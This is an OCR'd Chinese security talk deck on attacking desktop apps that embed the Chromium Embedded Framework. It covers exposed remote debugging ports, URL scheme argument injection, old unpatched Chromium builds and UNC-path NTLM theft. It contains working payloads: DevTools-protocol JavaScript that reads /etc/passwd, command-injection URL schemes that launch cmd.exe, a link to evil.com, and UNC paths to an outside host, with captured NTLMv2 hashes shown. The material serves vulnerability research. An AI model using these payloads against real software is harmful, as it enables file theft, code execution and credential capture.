- --remote-debugging-address　　远程调试监听地址，非必填，默认监听127.0.0.1
- --remote-debugging-port　　远程调试监听端口


攻击面 – CEF远程调试

攻击CEF远程调试端口

其他网站跨域请求http://127.0.0.1:[port]/json受同源策略限制，无法获取JSON数据。WebSocket不受同源策略限制。

1. 获取JSON接口数据

- DNS Rebinding攻击，突破同源策略限制获取JSON接口数据（新版Chromium已修复）
- --disable-web-security，CEF禁用同源策略，可跨域请求JSON接口数据



攻击面 – CEF远程调试

攻击CEF远程调试端口

2. WebSocket连接Chrome Devtools协议进一步利用（ws://127.0.0.1:[port]/devtools/page/[random UUID]）

- **Runtime.evaluate**，执行JavaScript（同等于F12 Console执行JavaScript）
- **Page.navigate**，将网页跳转到**file://**任意文件路径

```
var local_file_path;
if (/win/i.test(navigator.platform)) {
    local_file_path = 'file:///C:/Windows/System32/drivers/etc/hosts';
} else if (/mac/i.test(navigator.platform)) {
    local_file_path = 'file:///etc/master.passwd';
} else {
    local_file_path = 'file:///etc/passwd';
}
sendDevToolsCommand(ws, 'Page.navigate', {
    url: local_file_path,
});

await promiseDevToolsEvent(ws, 'Page.loadEventFired');
let { result } = await sendDevToolsCommand(ws, 'Runtime.evaluate',
{
    expression: 'document.body.textContent',
    returnByValue: true,
});

console.log('Content of ' + local_file_path + '\n' + result.value);
```

https://bugs.chromium.org/p/chromium/issues/detail?id=813540

攻击面 – CEF远程调试

后利用手法

- **任意文件读取**

Page.navigate + Runtime.evaluate， 利用调试协议指令将网页跳转到 file:// 域并调用Runtime.evaluate获取网页内容

- **Native函数攻击**

Runtime.evaluate，利用调试协议执行JavaScript代码，攻击脆弱的Native函数。

- **Chromium历史漏洞**


客户端内置CEF浏览器普遍为较老版本且一直不更新，在禁用Chrome沙箱的情况下可利用历史漏洞直接RCE。

攻击面 – CEF远程调试

漏洞案例 – 某视频软件

- 开启CEF调试端口 10101或10250
- CEF版本较老，43.0.2357.134
- 禁用Chrome沙箱


DNS Rebinding攻击时间一般在10s ~ 1min左右，受Chrome DNS缓存及本地DNS服务器缓存因素影响。



攻击面 – CEF远程调试

漏洞案例 – 某IM软件


- 开启CEF调试端口 10101或12101
- CEF版本较老，43.0.2357.134
- 禁用Chrome沙箱



Native函数利用：

window.external.addDownloadTask


window.external.openFile



攻击面 – URL Scheme

基础概念

URL Scheme伪协议允许开发人员将URI与本地应用程序进行关联，从而可以在浏览器上通过URL链接启动本地应用程序并传递参数。



触发方式：

- 内置浏览器调用URL Scheme（App A -> App B）
- 外置浏览器调用URL Scheme（App B -> App A）

攻击面 – URL Scheme

导出URL Scheme列表

- **Windows**，注册表 HKEY_CLASSES_ROOT\custom\shell\open\command

custom://xxxx => "C:\software\application.exe" "%1" => "C:\software\application.exe"

导出脚本：https://github.com/lcatro/pseudo-protocals-digger

- **MacOS**，APP包Info.plist文件中声明URL Scheme并注册到Launch Services

导出Launch Services 数据库的转储，其中包括 URL 方案及其到应用程序的映射、系统后缀对应：
/System/Library/Frameworks/CoreServices.framework/Frameworks/LaunchServices.framework/Support/lsregister -dump

攻击面 – URL Scheme


App A -> URL Scheme -> App B

- MacOS，file协议运行任意程序

file:///System/Applications/Calculator.app

trick：

telnet://127.0.0.1/System/Applications/Calculator.app



攻击面 – URL Scheme

App B -> URL Scheme -> App A

- Internet Explorer + Electron， URL Scheme经过URL解码后调用ShellExecuteW运行程序，可闭合双引号并注入任意传参，利用Chrome参数达到命令执行效果（CVE-2018-1000006）

URL SCheme: custom = "C:/Application/main.exe" "%1"

Payload: custom://?" "--no-sandbox" "--renderer-cmd-prefix=cmd.exe /c start calc

运行结果: "C:/Application/main.exe" "custom://?" "--no-sandbox" "--renderer-cmd-prefix=cmd.exe /c start calc"

攻击面 – URL Scheme

App B -> URL Scheme -> App A

- 某办公软件远程RCE，测试版本11.1.0.8980，最新版已修复。

xxxminisite = "C:\Users\pc\AppData\Local\xxxxsoft\yyyy\ksolaunch.exe" /minisite /from:minisite /minisite:manual /url:"%1"

URL Scheme唤起应用内置浏览器：

xxxminisite://http://evil.com


攻击面 – URL Scheme

App B -> URL Scheme -> App A

- 某办公软件远程RCE，测试版本11.1.0.8980，最新版已修复。

```
var excApi = function (jsonstr) {
    var param = 'jsAsynCall("' + jsonstr + '")';
    var request_id = window.cefQuery({
        request: param,
        persistent: false
    });

}
excApi(JSON.stringify({
    method: 'ClickNotify',
    type: 'gotourl',
    content: "file://C:/Windows/System32/calc.exe"
}));
```



攻击面 – Chromium漏洞

基础概念

CEF浏览器的Chromium版本普遍为老版本且不维护更新，存在历史漏洞。


- nosandbox，Chromium或V8引擎漏洞直接执行shellcode获得权限
- sandbox，需组合沙箱逃逸漏洞，利用成本高

利用场景：可执行任意JavaScript代码

攻击面 – Chromium漏洞

漏洞案例 – 某IM软件

Windows客户端Chromium 53.0.2785.116，nosandbox



攻击面 – Windows UNC

攻击利用手法

- CEF窗口一般为file://域，在可插入任意图片链接的情况下，可利用UNC路径窃取Net-Ntlm凭据。

工作组机器：

1. Net-NTLM爆破
2. NTLM Relay + Ghost Potato

\\1.1.1.1\xxx 或者 file://1.1.1.1\xxx

```
[SMB] NTLMv2-SSP Client   : 192.168.98.2
[SMB] NTLMv2-SSP Username : DESKTOP-K83OT8B\Wfox
[SMB] NTLMv2-SSP Hash     : Wfox::DESKTOP-K83OT8B:ec741f839fd83e45:A5E38D2448A222A844E1E22DD
0DABBEF:0101000000000000C0653150DE09D20164DAEDE243C1F9AF00000000020008005300 4D00420033000100
1E00570049004E002D0050005200480034003900320052005100410046005600040014005300 4D00420033002E00
6C006F00630061006C0003003400570049004E002D0050005200480034003900320052005100 4100460056002E00
53004D00420033002E006C006F00630061006C0005001400530 04D00420033002E006C006F00630061006C000700
0800C0653150DE09D2010600040002000000080030003000000000000000001000000002000007731B509345FCBBE
57AA44366AC30784357AF9F4A2C905FC2C4B2432743E29810A0010000000000000000000000000000000000900
2200630069006600730 02F00310039003200 2E00310036003800 2E00390038002E00310000000000000000000
[*] Skipping previously captured hash for DESKTOP-K83OT8B\Wfox
[*] Skipping previously captured hash for DESKTOP-K83OT8B\Wfox
```

域内机器：


1. Net-NTLM爆破；
2. Net-NTLM v1解密 + 资源约束委派
3. NTLM Relay + CVE-2019-1040基于资源约束委派
4. NTLM Relay + ADCS票据利用

攻击面 – Windows UNC

漏洞案例 – 某IM软件

1click利用

```
+] Listening for events...
!] Error starting UDP server on port 53, check permissions or other servers running.
SMB] NTLMv2-SSP Client   : 192.168.98.2
SMB] NTLMv2-SSP Username : DESKTOP-K83OT8B\Wfox
SMB] NTLMv2-SSP Hash     : Wfox::DESKTOP-K83OT8B:7aa8297e77ab7697:F41D3E3C0D26AF557BF6C55DA
3CD4B4:010100000000000C0653150DE09D2014834647FFE3858E400000000020008005300 4D00420033000100
E00570049004E002D005000520048003400390032005200510041004600560004001400 53004D00420033002E00
C006F00630061006C000300340057004900 4E002D005000520048003400390032005200 5100410046005600 02E00
3004D00420033002E006C006F00630061006C000500140053004D00420033002E006C006F00630061006C000700
800C0653150DE09D2010600040002000000080030003000000000000000010000000020000077 31B509345FCBBE
7AA44366AC30784357AF9F4A2C905FC2C4B2432743E29810A001000000000000000000000000000000000000900
2006300690066007300 2F00310039003200 2E00310036003800 2E00390038002E00310000000000000000000
*] Skipping previously captured hash for DESKTOP-K83OT8B\Wfox
*] Skipping previously captured hash for DESKTOP-K83OT8B\Wfox
```

